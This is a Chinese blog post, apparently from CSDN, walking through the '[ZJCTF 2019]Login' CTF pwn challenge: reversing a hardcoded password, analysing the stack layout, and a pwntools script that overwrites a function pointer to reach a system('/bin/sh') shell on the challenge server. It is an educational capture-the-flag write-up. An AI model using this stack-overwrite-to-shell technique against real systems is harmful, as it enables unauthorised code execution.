
[ZJCTF 2019]Login

原创

love小林 于 2022-04-20 21:41:07 发布 1005 收藏
分类专栏： CTF-PWN 文章标签： 网络安全

本文链接：https://blog.csdn.net/m0_59147463/article/details/124305931

首先进行题目检查



64位文件，开了canary和NX

丢进IDA

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 (*v3)(); // rax
  const char *v4; // rbx
  const char *v5; // rax
  __int64 *v7; // [rsp+10h] [rbp-130h]
  char v8; // [rsp+20h] [rbp-120h]
  char v9[8]; // [rsp+D0h] [rbp-70h]
  char v10; // [rsp+E0h] [rbp-60h]
  unsigned __int64 v11; // [rsp+128h] [rbp-18h]

  v11 = __readfsqword(0x28u);
  setbuf(stdout, 0LL);
  strcpy(v9, "2jctf_pa5sw0rd");
  memset(&v10, 0, 0x40uLL);
  Admin::Admin((Admin *)&v8, "admin", v9);
  puts(
    " _____   _  ____ _____ _____   _                 _       \n"
    "|__  /  | |/ ___|_   _|  ___| | |    ___   __ _(_)_ __  \n"
    "  / /_  | | |     | | | |_    | |   / _ \\ / _` | | '_ \\ \n"
    " / /| |_| | |___  | | |  _|   | |__| (_) | (_| | | | | |\n"
    "/____\\___/ \\____| |_| |_|     |_____\\___/ \\__, |_|_| |_|\n"
    "                                          |___/          ");
  printf("Please enter username: ", "admin");
  User::read_name((User *)&login);
  printf("Please enter password: ");
  v3 = main::{lambda(void)#1}::operator void (*)(void) const();
  v7 = password_checker((void (*)(void))v3);
  User::read_password((User *)&login);
  v4 = (const char *)User::get_password((User *)&v8);
  v5 = (const char *)User::get_password((User *)&login);
  password_checker(void (*)(void))::{lambda(char const*,char const*)#1}::operator() const(
    (void (__fastcall ***)(char *))&v7,
    v5,
    v4);
  return 0;
```


main函数比较多，先跑跑程序看看干嘛的

```
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from login...
(No debugging symbols found in login)
pwndbg> r
Starting program: /home/wangkai/下载/login
 _____   _  ____ _____ _____   _                 _
|__  /  | |/ ___|_   _|  ___| | |    ___   __ _(_)_ __
  / /_  | | |     | | | |_    | |   / _ \ / _` | | '_ \
 / /| |_| | |___  | | |  _|   | |__| (_) | (_| | | | | |
/____\___/ \____| |_| |_|     |_____\___/ \__, |_|_| |_|
                                          |___/
Please enter username: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaa
Please enter password: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaa
Nope!
[Inferior 1 (process 17724) exited normally]
```


要求输入用户名和密码，怪不得题目叫登录

仔细查看main函数

```
11
12  v11 = __readfsqword(0x28u);
13  setbuf(stdout, 0LL);
14  strcpy(v9, "2jctf_pa5sw0rd");
15  memset(&v10, 0, 0x40uLL);
16  Admin::Admin((Admin *)&v8, "admin", v9);
17  puts(
18    "
```



```
Admin *__fastcall Admin::Admin(Admin *this, const char *a2, const char *a3)
{
  Admin *result; // rax

  User::User(this, a2, a3);
  result = this;
  *(_QWORD *)this = off_401150;
  return result;
}
```


看到往V9里写入了2jctf_pa5sw0rd并且在16行把admin和v9作为参数传入了Admin::Admin函数

看来用户名就是admin密码应该是2jctf_pa5sw0rd了

再跑一次

```
Please enter username: admin
Please enter password: 2jctf_pa5sw0rd
Password accepted: Password accepted:


Program received signal SIGSEGV, Segmentation fault.
0x00000000004000b9 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
 RAX  0x4000b4 ◂— add    eax, 0
 RBX  0x7fffffffde88 ◂— '2jctf_pa5sw0rd'
 RCX  0x7ffff7ca8603 (write+19) ◂— cmp    rax, -0x1000 /* 'H=' */
 RDX  0x0
 RDI  0x7ffff7d8b670 (_IO_stdfile_1_lock) ◂— 0x0
 RSI  0x7ffff7d89743 (_IO_2_1_stdout_+131) ◂— 0x0d8b670000000000a /* '\n' */
```


依旧没啥用

```
1 int __fastcall Admin::shell(Admin *this)
2 {
3   puts("Congratulations!");
4   return system("/bin/sh");
5 }
```


看到了shell，接下来想办法给程序转到这个函数

这里函数太多花了一天也没看出啥，就借鉴了几个师傅的writeup

才知道在检查密码出处存在问题

```
call    _puts
mov     rax, [rbp+var_68]
mov     rax, [rax]
mov     rax, [rax]
call    rax
jmp     short loc_400A62
```


查看password_checker函数的二进制源码看到函数调用了call rax

如果把rax里的内容换成shell函数所在的地址，我们将直接获得shell

逆向分析看到把var_18的值传到了rax里

```
mov     rbp, rsp
mov     [rbp+var_18], rdi
mov     [rbp+var_8], 0
lea     rax, [rbp+var_18]
pop     rbp
```


这样一来，我们先输入用户名admin并通过输入密码把shell的地址写入var_18，让password_checker函数直接调用shell函数就能获得shell

查看read_password函数，看到密码s和var_18在栈上的分布

```
-0000000000000060 s             db 8 dup(?)
-0000000000000058 var_58        dq ?
-0000000000000050 var_50        dq ?
-0000000000000048 var_48        dq ?
-0000000000000040 var_40        dq ?
-0000000000000038 var_38        dq ?
-0000000000000030 var_30        dq ?
-0000000000000028 var_28        dq ?
-0000000000000020 var_20        dq ?
-0000000000000018 var_18        dq ?
```


相差0x60-0x18,而密码2jctf_pa5sw0rd长度为14，所以在输入完密码后再填充0x60-0x18-14就到了var_18

比较难受的是我用a填充时总是跑不出来，最后用\00填充才算成功

exp如下：

```
from pwn import *
p=remote("node4.buuoj.cn",29033)
context.log_level = 'debug'
p.sendline("admin")#首先输入用户名admin
payload=b"2jctf_pa5sw0rd"+b"\00"*(0x60-0x18-14)+p64(0x400e88)#传入密码并用\00进行填充把shell写入var_18中
p.sendline(payload)
p.interactive()
```